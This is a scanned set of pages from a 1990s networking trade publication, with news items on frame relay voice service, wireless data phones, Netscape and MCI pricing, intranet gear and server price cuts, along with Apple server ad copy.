With Integrated Media Services (IMS), users can mix voice with their X.25, TCP/IP or frame relay data traffic, trimming their telephone bills.

Infonet claims to have overcome the delay inherent in frame relay networks that can wreak havoc with the quality of voice traffic, and the company will offer bargain prices to lure skeptical users to try it.

Special delivery: How Infonet carries voice over its data net


❶ An Infonet customer hooks its PBX to an Infonet-supplied feeder multiplexer.
❷ The mux packages voice in standard-size frame-based cells, which are given priority over data frames.
❸ Voice traffic is routed over SVCs by Nortel Passport switches in the Infonet network.
PBX
LAN
Router
Data
Voice
ACT feeder mux
Nortel Passport
Switched virtual circuits
Customer premise
Infonet network

"We have no plans to apply for carrier status, and that gives us big flexibility for pricing, and pricing, we think, is the important thing," said Ian Widger, executive vice president of Infonet.

Phil Evans, the telecommunications manager for Perot Systems Corp. in Dallas, agreed that the bill for the service will be important. "They've got to sell that service initially, until customers try it and it's proven, at a lower cost than the public switched telephone network," Evans said.

Users will have to become convinced that cell-based voice can get through reliably and with good quality before they buy in, he said.

"There is the improbability of making all the connections as reliable as the public phone network because of tandeming," he said.

Tandeming, the routing of traffic between multiple switches, introduces latency to the network.

Widger said Infonet delay is down to 8 to 10 msec, small enough to allow good quality voice.

Infonet may be out in front of demand for this service, which could equally well handle desktop video and computer telephone integration, according to Rob Rich, vice president of telecommunications research for The Yankee Group in Boston.

Analysts said current Infonet customers with large networks have little to lose trying it out on a limited basis, say, between two sites. Infonet installs the necessary equipment; all the user has to do is tie in the private branch exchange.

Infonet is only the second carrier to offer international voice over frame relay VPN service, the first being Intermedia Communications, Inc., formerly EMI Communications Corp.

But where Intermedia relies on permanent virtual circuits (PVC) to establish links, Infonet will rely on the switched virtual circuit (SVC) capacity of its Northern Telecom Inc. Passport multiservice ATM switches.

SVCs allow more efficient use of bandwidth and also the possibility for several different pricing models. At the outset, users pick from two: a flat rate depending on bandwidth or time of usage measured in 6-second increments, Widger said.

But later, Infonet will offer usage pricing based on how many cells are sent across the network, "talk minutes vs. connect minutes," he said.

Infonet cuts the delay in the network by packaging voice traffic in uniform cells with an ACT Networks, Inc. feeder multiplexer. Those cells are given top priority by the Nortel Passport.

©Infonet: (310) 335-2600.

Cell users get cheap data access

Start-up Unwired Planet targets corporate intranets, gets multiple uses out of cell phone.

By Joanie Wexler

Redwood Shores, Calif.

Start-up Unwired Planet, Inc. — with the muscle of equity investor AT&T Wireless Services behind it — Friday announced an application platform to get wireless data out of vertical market niches and into the hands of the corporate masses.

The firm's Up.Link software — targeted first at corporate intranet access — allows a specially designed cellular phone to work overtime as a text-based Web browser, wireless modem and Internet mail system.

"This changes our perception that wireless data is limited to a guy in a truck filling work orders," said Iain Gillott, manager of wireless communications at IDC/LINK, a consultancy in Austin, Texas.

AT&T will launch UP.Link-based services called PocketNet Phone in the fourth quarter. In addition to the price of the phone, users pay CDPD network usage charges. PocketNet Phone will carry a flat-rate premium on top of the monthly CDPD service fee, AT&T said.

Unwired Planet's UP.Link software will be integrated into dual-mode analog cellular/Cellular Digital Packet Data (CDPD) phones and in gateways located in the carrier network or at the customer premise.

Web site owners will also have to run server code to format data into small amounts of text appropriate for a mobile phone display. Unwired Planet's Handheld Device Markup Language must be used to write this code and is now available on the Web (http://www.uplanet.com). It should take a Web-savvy developer about an hour to do the job, said Unwired Planet Chairman Alain Rossmann.

The bottom line on UP.Link

Pros

- ▲ Simple to modify HTML applications for mobile phones
- ▲ Attractive $500 phone/modem/browser price
- ▲ Streamlined data means net usage charges are kept low
- ▲ Strong industry buy-in

Cons

- ▼ CDPD coverage limited
- ▼ Phones work only with Web servers running the same software
- ▼ Web site owner or carrier must run proprietary gateway
- ▼ Existing cell phone users must buy new phones

Via a simple two- or three-choice text interface on the phone, intranet users download product prices, inventory status or other streamlined data from their HTML servers over a CDPD link. Since CDPD users pay by the packet, the streamlining keeps it inexpensive — as little as two cents per data transfer.

Users' phones will not access other companies' Web sites if those companies are not running Unwired Planet's software.

Mitsubishi Wireless Communications, Inc. and Pacific Communications Sciences, Inc. built the mobile phones that run the software. The expected phone price is around $500 — about the cost of a wireless modem.

Users can plug the phone into a laptop and use it as an analog cellular or CDPD modem. "A cellular phone doing double-duty as a radio modem could be the system's claim to fame," said Ken Bosland, senior wireless telecommunications engineer at Jersey Central Power & Light Co. in Morristown, N.J. ■

Netscape pondering new server pricing option

By Carol Sliwa

Netscape Communications Corp. is considering a new user-based pricing model for its server software that could lower costs for some large corporate customers, company sources said.

One Netscape source said the price for the company's SuiteSpot server package, including support, would be $69 per user, based on a minimum 1,000-user purchase. He said an ad campaign is being readied to tout the pricing option.

But a Netscape spokeswoman insisted the per-user pricing decision has not been finalized.

Customers now pay a flat rate of $3,995 for the SuiteSpot package, which consists of any combination of Netscape's enterprise-level server products plus the LiveWire Pro site management tool. Mail, proxy, news and Web servers are currently available. Directory, catalog and certificate servers are due soon.

Another 15% can be added for telephone support, plus $1,495 for upgrades, sources said.

Purchased separately, the server products sell for $995 each, and LiveWire Pro costs $695.

A Netscape source said customers will still have the option of buying servers under the present pricing scheme, since the new per-user pricing model may not work to everyone's advantage.

"You've got to figure out what's best for your company and what would work, so it depends on what would be most cost effective and how you're going to use it," he said.

With support figured in, 15 SuiteSpots might cost more than $80,000 under the current pricing scheme vs. $69,000 under the new model, he said.

Peter Thorpe, Netscape's director of federal sales, said the U.S. Defense Department, which just purchased a site license for 180,000 Navigator browsers, might be a good candidate to buy servers on a per-user basis.

"Netscape is trying to fix their business model so they can make money on selling servers," said Ira Machefsky, an analyst with the San Jose, Calif.-based Giga Information Group. "One-price-fits-all doesn't necessarily make you money as a server company, as most big software companies who are server oriented figure out...The common way to respond is to do user licensing."

Rick Villars, an analyst with International Data Corp. in Framingham, Mass., said it is foolish to try to do a price comparison with Netscape's rival, Microsoft Corp., since their product lines are structured so differently. ■

CORRECTIONS

The July 1 feature on LAN switches (page 39) contained two errors regarding UB Networks' GeoRim/Edt switch. The switch does support the Spanning Tree protocol and has a capacity of 1.2G bit/sec. Also, the chart incorrectly referred to 3Com Corp.'s LANplex 6000 as the LANplex 5000 and misstated the number of slots it has. It is available in four- and 12-slot versions.

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Hot feature. Two rear cooling fans are hot-swappable.

With support for both TCP/IP and AppleTalk® protocols, you get fast network speed when you have either PCs or Macintosh® systems (or both) connected. Of course, being Apple, we couldn't resist tuning AppleTalk for maximum speed.

You get free, "try before you buy" software, too: Helios and IPT software for OPI publishing and file and print sharing, Legato Networker software for backup and recovery, and APC software for uninterruptible power supply support.

Is there any such thing as too much disk space? A great way to find out is to plug in a MegaDrive Systems' RAID array with its whopping one terabyte of storage.

With a rated WebStone 1.1 benchmark performance of 12 megabits per second, the Apple Network Server 700 makes any other server look like a benchwarmer. That's enough raw power to support eight T1 lines and millions of Internet connections a day.*


Yes, there's a third, built-in, external SCSI port, perfect for adding up to seven more devices. Like the 20GB Digital Linear Tape (DLT) Drive from Quantum.

*Start building the Network Server you need for under $11,000.***

The mouse draws 10 mA. Pop quiz to follow.

Should it ever be necessary, replacing the logic board is as simple as unplugging the old one and plugging in the new.

Add a PCI RAID disk array card, and your Network Server supports up to six hot-swappable drive bays. So your server doesn't have to go down just because one of your drives does.



With a modular processor daughtercard, upgrading the microprocessor in your Network Server is a snap.

Each major component of the Network Server 700 can be accessed in about the time it takes to read just a few of these captions—60 seconds or less.

Add up to six PCI cards—Ethernet, FastEthernet, PCI RAID disk array (only four of these, sorry), or a wide array of third-party PCI cards—in the six (count them, six) open slots.

Choose from two models, the Network Server 500 and the Network Server 700. As you'd expect, the Network Server 700 offers more speed and expandability.

Losing a power supply doesn't have to mean losing power. Twenty seconds is all it takes to replace either one of the two optional hot-swappable, redundant power supplies you get with the Network Server 700.

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CrossComm targets intranets

Company unveils software, packaging for internetworking gear.

By Jim Duffy

Marlborough, Mass.

CrossComm Corp. set its sights on a new horizon last week, announcing a plan to build its future on helping companies build intranets.

Traditionally a supplier of routers and switches for IBM SNA and LAN internetworking, CrossComm will now focus on providing legacy LAN and remote users with access to Web servers over Asynchronous Transfer Mode networks. To back that up, the company unveiled software that will help users construct high-speed intranets with CrossComm internetworking gear.

"We'll continue our core SNA business, but if [products] are not ATM-based we're not deploying a lot of resources" into them, said William Johnson, CrossComm's president and chief executive officer. "But we will continue to support [SNA] as long as customers pay for it."

What customers are paying for now, though, are intranet products. For example, Zona Research, Inc. says intranet server software and hardware revenue will reach $2.7 billion this year and surpass $13 billion in 1999.

With the intranet gleam in its eye, CrossComm is now positioning its XL 80 modular routing and switching platform as CrossLAN Exchange, a backbone node for anchoring intranets. CrossLAN Exchange combines CrossComm's existing routing, LAN and ATM switching modules with new software to deliver intranet access at under $200 per user.

But rather than a technical breakthrough, analysts said, CrossComm's new strategy is more of a marketing pitch to grab the attention of chief information officers and even CEOs. And CrossComm will have lots of company.

"Internetworking players are trying to ride the coattails" of corporate intranet projects, said Nick Lippis, president of Strategic Networks Consulting, Inc. in Rockland, Mass.

Key to CrossComm's strategy is new software dubbed CrossLAN Intranet Services. CIS is the glue between the LAN and ATM worlds by providing LAN-to-ATM adaptation services such as LAN emulation, virtual LAN configuration and RFC 1577 IP-over-ATM capabilities.

CIS also provides LAN bridging and routing services, management of client and server sessions, and system redundancy by firing up dial backup links and performing remote diagnostics.

Future CIS services will improve security, management and traffic prioritization. CrossComm is in discussions with IP switching start-up Ipsilon Networks, Inc. on adding Ipsilon technology to CrossLAN Exchange.

And on the hardware side . . .

CrossComm unwrapped a 16-port ATM module for connecting Web servers to CrossLAN Exchange, and an ATM LAN Emulation Server module for mapping legacy LAN frames to ATM virtual circuits.

CrossComm claims its intranet package is more tightly integrated than offerings from larger competitors such as Bay Networks, Inc., Cabletron Systems, Inc., Cisco Systems, Inc. and 3Com Corp. because those companies obtained much of their product lines through acquisitions. But that advantage will soon wear thin.

"Right now, everyone has point products" with little integration, "but that window will close in six months," Lippis said.

CrossComm also claims its approach is more open than that of companies such as Cabletron because CIS supports ATM Forum and IETF standards for routing, LAN Emulation and connection establishment. But being open doesn't necessarily make CIS functionally equivalent.

"The thing that's really different with Cabletron is that they have the whole policy dimension" for automating VLAN administration, Lippis said. "That's something CrossComm doesn't have."

CrossLAN Exchange is priced from $50,000 to $150,000. The product will ship in September.

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Photo:

Product name: RAD DXC-30

Product description: Mini 30-port digital cross connect switch

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

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Circle Reader Service #49

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*Circle Reader Service #***50**

MCI lowers circuit charges on frame relay

Newly designed charges are meant to counter AT&T's pricing and help existing users.

By David Rohde
Atlanta

With uncharacteristic reserve, MCI Communications Corp. last week announced a "restructuring" of frame relay prices that, in fact, lowers costs for almost all customers.

MCI's move fixes a quirk in its unique usage-based pricing scheme that made MCI's permanent virtual circuit (PVC) prices look higher than AT&T's, scaring potential customers.

Because frame relay recently became a tariffed service, MCI's price cut will flow through to its existing customers, even those on long-term contracts.

The key to MCI's pricing move is a dramatic reduction in both the minimum and maximum cost for PVCs at given committed information rates (CIR), which represent traffic that may not be discarded and resent by the carrier network.

Under MCI's old pricing, users with 16K bit/sec CIR PVCs paid between $15 and $37 per month for the circuit. Since the underlying usage rate is only 4.1 cents per megabyte, many users — especially new ones — never went above the minimum cost, MCI officials explained.

The problem for MCI is that AT&T's monthly charge for such a circuit is $16, regardless of usage, and potential users became fixated on the possibility of a $37 MCI line item for each circuit. "[Potential] customers wanted to see what their worst case scenario was," said Todd Bahner, product manager for MCI's HyperStream frame relay service.

Under MCI's new pricing, the minimum for the same circuit is $5 and the maximum is $15 per month, a range that falls below AT&T's pricing even though the usage charge has not changed.

In a further concession, MCI will apply the $5-per-month minimum to CIRs as high as 64K bit/sec. The old pricing used a graduated scale.

To compensate for some of the revenue loss, MCI raised the price for frame relay ports across the board.

But even there, the carrier kept the increases moderate for the most commonly used speeds from 56K to 128K bit/sec. Those prices are going up 10% to 12.7%.

The result: Most users will enjoy an overall decrease. ■

Frame relay for less

Thanks to lower PVC charges, a typical 50-node star network would enjoy a 7% price decrease under new MCI frame relay pricing, assuming a T-1 port for the host site and 56K bit/sec ports for the 49 remote locations.

Pricing using old example:		Pricing using new example:	
1 T-1 port @ $1,470 =	**$1,470**	1 T-1 port @ $1,768 =	**$1,768**
49 56K bit/sec ports @ $180 =	**$8,820**	49 56K bit/sec ports @ $198 =	**$9,702**
98 16K bit/sec PVCs @ $37 =	**$3,626**	98 16K bit/sec PVCs @ $15 =	**$1,470**
Total =	**$13,916**	Total =	**$12,940**

NOTE: PVC prices assume maximum usage up to MCI's self-imposed price caps; lower usage levels entail charges as low as $5 per PVC.

AT&T to deliver pain-free frame relay network upgrade

By Joanie Wexler
Basking Ridge, N.J.

An AT&T frame relay network upgrade now under way could set a new standard for customer service during net cutovers.

The carrier last week said it has begun upgrading its InterSpan frame relay backbone from T-1 to T-3 speeds by putting StrataCom, Inc.'s BPX Asynchronous Transfer Mode switches in place at the network's core.

All frame relay customers will migrate from the lower capacity StrataCom IPX frame relay switches now at the heart of AT&T's network to the BPX switches. To ensure the migrations go off without a hitch, AT&T will plug user sites into both the old and new nets for two weeks, said Steve Hindman, an AT&T product management director.

The carrier will make a copy of the customer's traffic and run it over the new network while keeping production traffic on the old one. AT&T will unplug the customer from the IPX switch after testing is complete, he said.

The carrier has told customers they should see no downtime during the cutover, expected for completion in November. This is a departure from the few hours of downtime traditionally experienced in the middle of the night when users had to go to their data centers and monitor the cutover.

"AT&T is setting a new benchmark for how carriers transition users during network upgrades," said Christine Heckart, director of broadband at TeleChoice, Inc., a consulting firm based in Verona, N.J.

Gordon Falk, telecommunications analyst at AT&T InterSpan shop Hoechst-Celanese Corp. in Bridgewater, N.J., agreed.

"We do exactly the same thing when we migrate our private network — run two networks," he said. "It's impressive that a vendor has started thinking the way we do." ■

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AT&T, MCI give call centers more control

By David Rohde

Call center administrators looking for greater control over sophisticated carrier network-based routing of 800 calls may soon rejoice.

AT&T later this year is expected to start testing Version 3 of its Routing Manager software. The enhancement will enable customers to use inexpensive PCs rather than high-powered Unix-based workstations to tap into call-routing plans housed deep in the AT&T network.

Partners, of course

Vendors that have signed on for the Premises-Based Solutions program from MCI's Call Center Services division.

Vendor	Specialty
Edify	Help-desk automation software
EIS International	Outbound predictive dialers
GeoTel	Call-routing software for dispersed agent groups
Intecom	High-end automatic call distribution systems
MagnaSync	Call logging, recording and archiving
Telecom Technologies	Low-end automatic call distributors

And MCI Communications Corp. last week inked a deal with high-end call-routing software vendor GeoTel Communications Corp. that could result in MCI offering the software to users without the big upfront costs associated with it today.

AT&T demonstrated Routing Manager 3 at its recent Business Solutions Forum for users in Orlando, Fla. Among the users scheduled to beta-test the product is Sabre the airline reservations network that is currently being spun off from American Airlines, Inc.

Both Routing Manager 2 and 3 are designed to allow users to change within three minutes call-routing features housed in AT&T's 800 Global Transaction Network.

But with the new version, "I can travel around [and login] using a PC laptop and I don't have the hardware cost of a Sun workstation," said Michael Davis, senior communications engineer for Sabre. Davis said he has had to buy multiple workstations as more Sabre staffers gained system administration priveleges.

For MCI, GeoTel's software — the Intelligent CallRouter (ICR) — allows users to route calls across multiple call centers, even if they have different manufacturers' automatic call distributors, based on minute-to-minute updates in agent status and other factors.

The GeoTel software currently works in conjunction with inbound services from all of the Big Three carriers — AT&T, MCI and Sprint Corp. But MCI is the first U.S. carrier to, in effect, become a distributor of the GeoTel software as part of a program to make best-of-breed offerings available to users.

GeoTel is one of six vendors signed up for the program so far (see graphic), with another half-dozen to come, according to Bill Price, president of MCI Call Center Services. The idea is to take the capital cost of an offering from a vendor such as Geotel — whose installation costs average $500,000 — and spread it out over a period of years based on the negotiated price of the 800 minutes the user expects to spend.

In effect, "it can be included in the phone bill," Price said, though separate contracts still have to be written to avoid existing antibundling regulations the Federal Communications Commission has proposed to eliminate but are still in effect. ■

Server competition heating up

HP drops prices as much as 34%; Dell slashes 18%.

By Ben Heskett

Hewlett-Packard Co. and Dell Computer Corp. are slashing server prices again, kicking off what could be a repeat of this past spring's price war.

HP will cut prices by as much as 34% on its Pentium Pro-based NetServer LX Pro servers this week. In doing so, HP will become the first vendor to lower Pentium Pro server prices just as new models are starting to ship.


Symmetric multiprocessing (SMP) models with four processors will dip 28% to 34% in price, to $22,660 for a basic model with no disks and $25,900 for a model that includes an array controller. HP also is announcing cuts on single- and dual-processor Pentium Pro configurations.

NetServer LS models, based on the 166-MHz Pentium processor, will also receive price cuts from 9% to 29%.

Separately, Dell announced reductions of 7% to 18% on its top-of-the-line Pentium-based PowerEdge XL servers last week. Dual-processor models are now down to $17,085 and quad-processor models are $33,580. Both servers include disks.

Dell also reduced prices on lower-end PowerEdge EL, SP and XE models by up to 12%. This comes on the heels of May cuts of up to 34% on these Pentium-based models.

Analysts said the Pentium-based cuts are evidence that vendors want to clean out inventory to make room for Pentium Pro-based lines. ■



